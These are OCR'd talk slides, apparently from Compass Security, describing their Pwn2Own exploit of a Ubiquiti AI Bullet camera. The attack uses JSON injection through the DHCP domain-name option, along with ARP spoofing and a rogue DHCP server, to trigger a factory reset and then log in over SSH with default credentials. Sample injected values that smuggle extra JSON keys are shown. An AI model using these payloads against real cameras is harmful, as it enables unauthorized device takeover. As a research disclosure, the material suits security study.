
Ubiquiti AI Bullet

Getting Access

Exploration

Analysis

Exploit



Pwn2Own Competition

Synology BC500

Ubiquiti AI Bullet

Getting Access


Exploration

Analysis

Exploit

JSON Injection

We targeted the `domain` value





```
csnc1234","ip":"8.8.8.8
```

```
{
    "functionName": "DhcpEvent",
    "reason": "something",
    "interface": "something",
    "ip": "something",
    "subnet": "something",
    "broadcast": "something",
    "router": "something",
    "dns": "something",
    "domain": "csnc1234",
    "ip": "8.8.8.8",
    "hostname": "something",
    "serverid": "something",
    "lease": "something",
    "pid": "something"
}
```


If a key is present twice in the JSON, the last value is used!


Find Other FunctionName Values






```
{
  "functionName": "ResetToDefaults"
}
```


Pwn2Own Competition
Synology BC500
Ubiquiti AI Bullet
Getting Access
Exploration
Analysis
Exploit



Pwn2Own Competition

Synology BC500

Ubiquiti AI Bullet


Getting Access

Exploration

Analysis

Exploit

Final Logic


ARP Spoofing
I'm 192.168.0.1
I'm 192.168.0.1
…
I'm 192.168.0.1
Lease time
DHCP Server
DHCPREQUEST
DHCPACK
Option 15 (Domain Name)
Length 37
Domain Name csnc","functionName":"resetToDefaults
RESET
Factory Reset
SSH (ubnt/ubtn)


Demo

Flying To Cork

New Release Candidate Firmware Available!

From: Watchdog

A new release candidate version has been detected!

Surveillance

- Synology TC500 – Version: 1.1.3-0442
- *Ubiquiti AI Bullet* – Version: *4.72.38*
- *Lorex 2K* – 2.800.020000000.3.R.20220331

But… Still Success!

Trend Zero Day Ini... Follow

@thezdi

Compass Security (@compasssecurity) ran into a collision in their attempt against the Ubiquiti AI bullet. Their exploit still wins them $3,750 and 1.5 Master of Pwn points. #Pwn2Own #P2OIreland

Takeaways

- Do not be afraid to just start even if you feel unprepared

- Be persistent and do not give up

- Be creative in identifying the attack surface

- Ensure the exploit is stable

- Stay quick to adapt due to last-minute updates

References

Icons & images:

- https://www.flaticon.com/
- https://www.pexels.com/
- https://www.linkedin.com/
- https://en.wikipedia.org/
- https://www.synology.com/
- https://demo.synology.com/
- https://ca.store.ui.com/
- https://imgflip.com/
- https://youtube.com/
- https://ccnull.de/


COMPASS
SECURITY